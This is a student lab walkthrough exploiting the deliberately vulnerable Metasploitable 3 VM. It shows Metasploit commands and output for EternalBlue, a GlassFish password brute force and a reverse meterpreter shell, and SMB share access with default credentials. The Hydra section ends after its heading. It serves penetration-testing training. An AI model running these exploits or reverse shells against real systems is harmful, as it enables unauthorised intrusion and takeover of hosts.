Lab 16

Ajwad Majed Alzorary

Metasploitable 3 - Walkthrough

Various ways to spawn a shell

Table of Contents

Eternal blue: ***2***

Glassfish: ***5***

SMB client: ***9***

Using rpcclient: **14**

Hydra: ***14***


Jenkins ***15***

Eternal blue:

To spawn a shell using this vulnerability on metasploitable 3 follow these commands :


- Open (metasploit) by typing simply typing msf-console

- Run this nmap script nmap -p445 --script vuln 10.0.2.15 and you should see that it is vulnerable to remote code execution Remote Code Execution(**ms17**) or "**eternal blue**" as shown in the output




```
      State: VULNERABLE
      IDs:  CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).

      Disclosure date: 2017-03-14
      References:
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 16.17 seconds
msf6 > nmap -p139 --script vuln 10.0.2.15
[*] exec: nmap -p139 --script vuln 10.0.2.15

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-20 16:19 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00057s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds
msf6 >
```

- Type search ms17 or search eternal blue to show the modules to use against this vulnerability




- **Type the following :**
- **Use 0 (to use the first module).**
- set rhosts Victim-IP
- exploit


Kali Linux 2021 [Running]
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.15:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.15:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.15:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.2.15:445 - 0x00000030 6b 20 31 k 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.15
[+] 10.0.2.15:445 - =-=-=-=

Glassfish:

To spawn a shell using this vulnerability on metasploitable 3 follow these commands :

1. **<u>First we need to brute force the password by using the first module</u>**
   - Open (metasploit) by typing simply typing msf-console
   - Type in search glassfish
   - Type use 1 (to use the module auxiliary/scanner/http/glassfish_login)



Set these parameter in order to run the brute force by typing the following(type in show options to see if options are set correctly or not):

- set PASS_FILE (directory of the password list) which you can find here https://drive.google.com/file/d/1_2Gq3kg0yhkHIwlByCEM23HwtDZG8Knq/view
- set rhosts Victim_IP
- set STOP_ON_SUCCESS true
- set ssl true
- set USERNAME admin
- run

```
msf6 auxiliary(scanner/http/glassfish_login) > set PASS_FILE /home/kali/Downloads/passwd_list.txt
PASS_FILE => /home/kali/Downloads/passwd_list.txt
msf6 auxiliary(scanner/http/glassfish_login) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 auxiliary(scanner/http/glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/glassfish_login) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
msf6 auxiliary(scanner/http/glassfish_login) > run

[*] 10.0.2.15:4848 - Checking if Glassfish requires a password...
[*] 10.0.2.15:4848 - Glassfish is protected with a password
```

It should start brute forcing using the password list

```
[-] 10.0.2.15:4848 - Failed: 'admin:gotohell'
[-] 10.0.2.15:4848 - Failed: 'admin:garage'
[-] 10.0.2.15:4848 - Failed: 'admin:football1'
[-] 10.0.2.15:4848 - Failed: 'admin:fingers'
[-] 10.0.2.15:4848 - Failed: 'admin:february'
[-] 10.0.2.15:4848 - Failed: 'admin:faggot'
[-] 10.0.2.15:4848 - Failed: 'admin:easy'
[-] 10.0.2.15:4848 - Failed: 'admin:dragoon'
[-] 10.0.2.15:4848 - Failed: 'admin:crazy1'
[-] 10.0.2.15:4848 - Failed: 'admin:clemson'
[-] 10.0.2.15:4848 - Failed: 'admin:chanel'
[-] 10.0.2.15:4848 - Failed: 'admin:canon'
[-] 10.0.2.15:4848 - Failed: 'admin:bootie'
[-] 10.0.2.15:4848 - Failed: 'admin:balloon'
[-] 10.0.2.15:4848 - Failed: 'admin:abc12345'
[-] 10.0.2.15:4848 - Failed: 'admin:609609609'
[-] 10.0.2.15:4848 - Failed: 'admin:456321'
[-] 10.0.2.15:4848 - Failed: 'admin:404040'
[-] 10.0.2.15:4848 - Failed: 'admin:162534'
[-] 10.0.2.15:4848 - Failed: 'admin:yosemite'
[-] 10.0.2.15:4848 - Failed: 'admin:slider'
[-] 10.0.2.15:4848 - Failed: 'admin:shado'
[-] 10.0.2.15:4848 - Failed: 'admin:sandro'
[-] 10.0.2.15:4848 - Failed: 'admin:roadkill'
[-] 10.0.2.15:4848 - Failed: 'admin:quincy'
[-] 10.0.2.15:4848 - Failed: 'admin:pedro'
[-] 10.0.2.15:4848 - Failed: 'admin:mayhem'
[-] 10.0.2.15:4848 - Failed: 'admin:lion'
[-] 10.0.2.15:4848 - Failed: 'admin:knopka'
[-] 10.0.2.15:4848 - Failed: 'admin:kingfish'
[-] 10.0.2.15:4848 - Failed: 'admin:jerkoff'
[-] 10.0.2.15:4848 - Failed: 'admin:hopper'
[-] 10.0.2.15:4848 - Failed: 'admin:everest'
[-] 10.0.2.15:4848 - Failed: 'admin:ddddddd'
[+] 10.0.2.15:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_login) >
```

2. **<u>serach the second module msf-console to spawn a reverse shell</u>**
   - Open (metasploit) by typing simply typing msf-console
   - Type in search glassfish
   - Type use 5 (to use this module exploit/multi/http/glassfish_deployer)

```
msf6 > workspace lab6
[*] Workspace: lab6
msf6 > search glassfish

Matching Modules
================

   #  Name                                                                  Disclosure Date  Rank       Check  Descript
ion
   -  ----                                                                  ---------------  ----       -----  --------
---
   0  exploit/multi/http/struts_code_exec_classloader                       2014-03-06       manual     No     Apache S
truts ClassLoader Manipulation Remote Code Execution
   1  auxiliary/scanner/http/glassfish_login                                                 normal     No     GlassFis
h Brute Force Utility
   2  auxiliary/dos/http/hashcollision_dos                                  2011-12-28       normal     No     Hashtabl
e Collisions
   3  exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl  2012-10-16       excellent  No     Java App
let AverageRangeStatisticImpl Remote Code Execution
   4  auxiliary/scanner/http/glassfish_traversal                            2015-08-08       normal     No     Path Tra
versal in Oracle GlassFish Server Open Source Edition
   5  exploit/multi/http/glassfish_deployer                                 2011-08-04       excellent  No     Sun/Orac
le GlassFish Server Authenticated Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/glassfish_deployer
```

Set these parameter in order to run the reverse shell exploit by typing the following(type in show options to see if options are set correctly or not):

- set RHOSTS Victim_IP
- set RPORT 4848
- set PASSWORD sploit
- set USERNAME admin
- set target 1 (for Java Universal)
- set payload 8 (type in show payloads to see all the payloads. Payload should be this one java/meterpreter/reverse_tcp)
- set LHOST Host-IP
- set LPORT 4444
- run
- type shell once the meterpreter is launched

```
msf6 exploit(multi/http/glassfish_deployer) > options

Module options (exploit/multi/http/glassfish_deployer):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APP_RPORT  8080             yes       The Application interface port
   PASSWORD   sploit           yes       The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.2.15        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      4848             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL for outgoing connections
   TARGETURI  /                yes       The URI path of the GlassFish Server
   USERNAME   admin            yes       The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.6         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Java Universal
```

```
msf6 exploit(multi/http/glassfish_deployer) > run

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /ZVKQ7qBNWtEDd9pDYbHHNp214Apdy/YcFnx.jsp...
[*] Sending stage (58033 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.6:4444 → 10.0.2.15:49518) at 2021-04-25 06:33:41 -0400
[*] Getting information to undeploy...
[*] Undeploying ZVKQ7qBNWtEDd9pDYbHHNp214Apdy...
[*] Undeployment complete.

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service

C:\glassfish\glassfish4\glassfish\domains\domain1\config>echo "Ajwad"
echo "Ajwad"
"Ajwad"

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

SMB client:

- nmap -T4 -oA shares –script smb-enum-shared –script-args smbuser=vagrant,smbpass=vagrant -p445 <Victim-IP>

```
Kali Linux 2021 [Running]
root@kali: /home/kali
File Actions Edit View Help
└─$ sudo su
[sudo] password for kali:
┌──(root💀 kali)-[/home/kali]
└─# nmap -T4 -v -oA shares --script smb-enum-shares --script-args smbuser=vagrant,smbpass=vagra
nt -p445 10.0.2.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-24 14:29 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.00s elapsed
Initiating ARP Ping Scan at 14:29
Scanning 10.0.2.15 [1 port]
Completed ARP Ping Scan at 14:29, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:29
Completed Parallel DNS resolution of 1 host. at 14:29, 0.60s elapsed
Initiating SYN Stealth Scan at 14:29
Scanning 10.0.2.15 [1 port]
Discovered open port 445/tcp on 10.0.2.15
Completed SYN Stealth Scan at 14:29, 0.00s elapsed (1 total ports)
NSE: Script scanning 10.0.2.15.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.20s elapsed
Nmap scan report for 10.0.2.15
Host is up (0.00045s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:CC:E1:70 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   account_used: vagrant
|   \\10.0.2.15\ADMIN$:
```

- to see the shared folders you can use these commands
  - smbmap -H <Victim-IP> -u vagrant -p vagrant

```
┌──(root💀 kali)-[/home/kali]
└─# smbmap -H 10.0.2.15 -u vagrant -p vagrant
[+] IP: 10.0.2.15:445   Name: 10.0.2.15
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    NO ACCESS       Remote IPC
```

- smbclient -L \\\\<Victim-IP>\\ -U vagrant
  - then enter the password as : vagrant

```
┌──(root💀 kali)-[/home/kali]
└─# smbclient -L \\\\10.0.2.15\\ -U vagrant
Enter WORKGROUP\vagrant's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

- to enter each shared folder and use the command line use these commands :

- smbclient -L \\\\<Victim-IP>\\ADMIN$ -U vagrant

```
┌──(root💀 kali)-[/home/kali]
└─# smbclient \\\\10.0.2.15\\ADMIN$ -U vagrant
Enter WORKGROUP\vagrant's password:
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\10.0.2.15\ADMIN$\
smb: \> ls
  .                                   D        0  Thu Apr 22 07:26:04 2021
  ..                                  D        0  Thu Apr 22 07:26:04 2021
  AppCompat                           D        0  Mon Jul 13 23:20:08 2009
  AppPatch                            D        0  Sat Nov 20 22:31:48 2010
  assembly                          DSR        0  Sun Apr 11 05:49:41 2021
  bfsvc.exe                           A    71168  Sat Nov 20 22:24:24 2010
  Boot                                D        0  Mon Jul 13 23:20:09 2009
  bootstat.dat                       AS    67584  Thu Apr 22 14:17:04 2021
  Branding                            D        0  Tue Jul 14 01:37:10 2009
  Cursors                             D        0  Mon Jul 13 23:20:09 2009
  debug                               D        0  Tue Jul 14 00:56:52 2009
  diagerr.xml                         A     1908  Sun Apr 11 05:09:26 2021
  diagnostics                         D        0  Tue Jul 14 01:37:10 2009
  diagwrn.xml                         A     1908  Sun Apr 11 05:09:26 2021
  DigitalLocker                       D        0  Tue Jul 14 01:41:18 2009
  Downloaded Program Files            D        0  Tue Jul 14 01:37:10 2009
  DtcInstall.log                      A     2790  Sun Apr 11 05:09:17 2021
  en-US                               D        0  Sun Nov 21 00:56:54 2010
  explorer.exe                        A  2872320  Sat Nov 20 22:24:14 2010
```

- smbclient -L \\\\<Victim-IP>\\C$ -U vagrant


```
┌──(root💀 kali)-[/home/kali]
└─# smbclient \\\\10.0.2.15\\C$ -U vagrant
Enter WORKGROUP\vagrant's password:
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\10.0.2.15\C$\
smb: \> ls
  $Recycle.Bin                        DHS        0  Mon Jul 13 22:34:39 2009
  Boot                                 DHS        0  Sun Apr 11 06:08:08 2021
  bootmgr                             AHSR   383786  Sat Nov 20 22:24:02 2010
  BOOTSECT.BAK                        AHSR     8192  Sun Apr 11 06:08:08 2021
  Documents and Settings             DHSrn        0  Tue Jul 14 01:06:44 2009
  glassfish                             D        0  Sun Apr 11 05:29:31 2021
  inetpub                               D        0  Sun Apr 11 05:21:45 2021
  jack_of_diamonds.png                  A        0  Sun Apr 11 05:54:52 2021
  java0.log                             A      103  Sun Apr 11 05:53:14 2021
  java1.log                             A      103  Sun Apr 11 05:53:14 2021
  java2.log                             A      103  Sun Apr 11 05:53:14 2021
  ManageEngine                          D        0  Sun Apr 11 05:50:59 2021
  openjdk6                              D        0  Sun Apr 11 05:32:13 2021
  pagefile.sys                        AHS 2147016704  Thu Apr 22 23:16:30 2021
  PerfLogs                              D        0  Mon Jul 13 23:20:08 2009
  Program Files                        DR        0  Sun Apr 11 05:54:57 2021
  Program Files (x86)                  DR        0  Sun Apr 11 05:50:59 2021
  ProgramData                         DHn        0  Sun Apr 11 05:24:58 2021
  Recovery                           DHSn        0  Sun Apr 11 05:10:09 2021
  RubyDevKit                            D        0  Sun Apr 11 05:32:54 2021
  startup                               D        0  Sun Apr 18 17:11:02 2021
  System Volume Information           DHS        0  Sun Apr 11 05:08:50 2021
```

- smbclient -L \\\\<Victim-IP>\\IPC$ -U vagrant

```
┌──(root💀 kali)-[/home/kali]
└─# smbclient \\\\10.0.2.15\\IPC$ -U vagrant
Enter WORKGROUP\vagrant's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_INVALID_PARAMETER listing \*
smb: \> pwd
Current directory is \\10.0.2.15\IPC$\
smb: \>
```

Using rpcclient:


- rpcclient -m SMB2 -U vagrant -L -I <Victim-IP>
  - then enter the password vagrant



Hydra:

Using hydra to brute force using SSH port

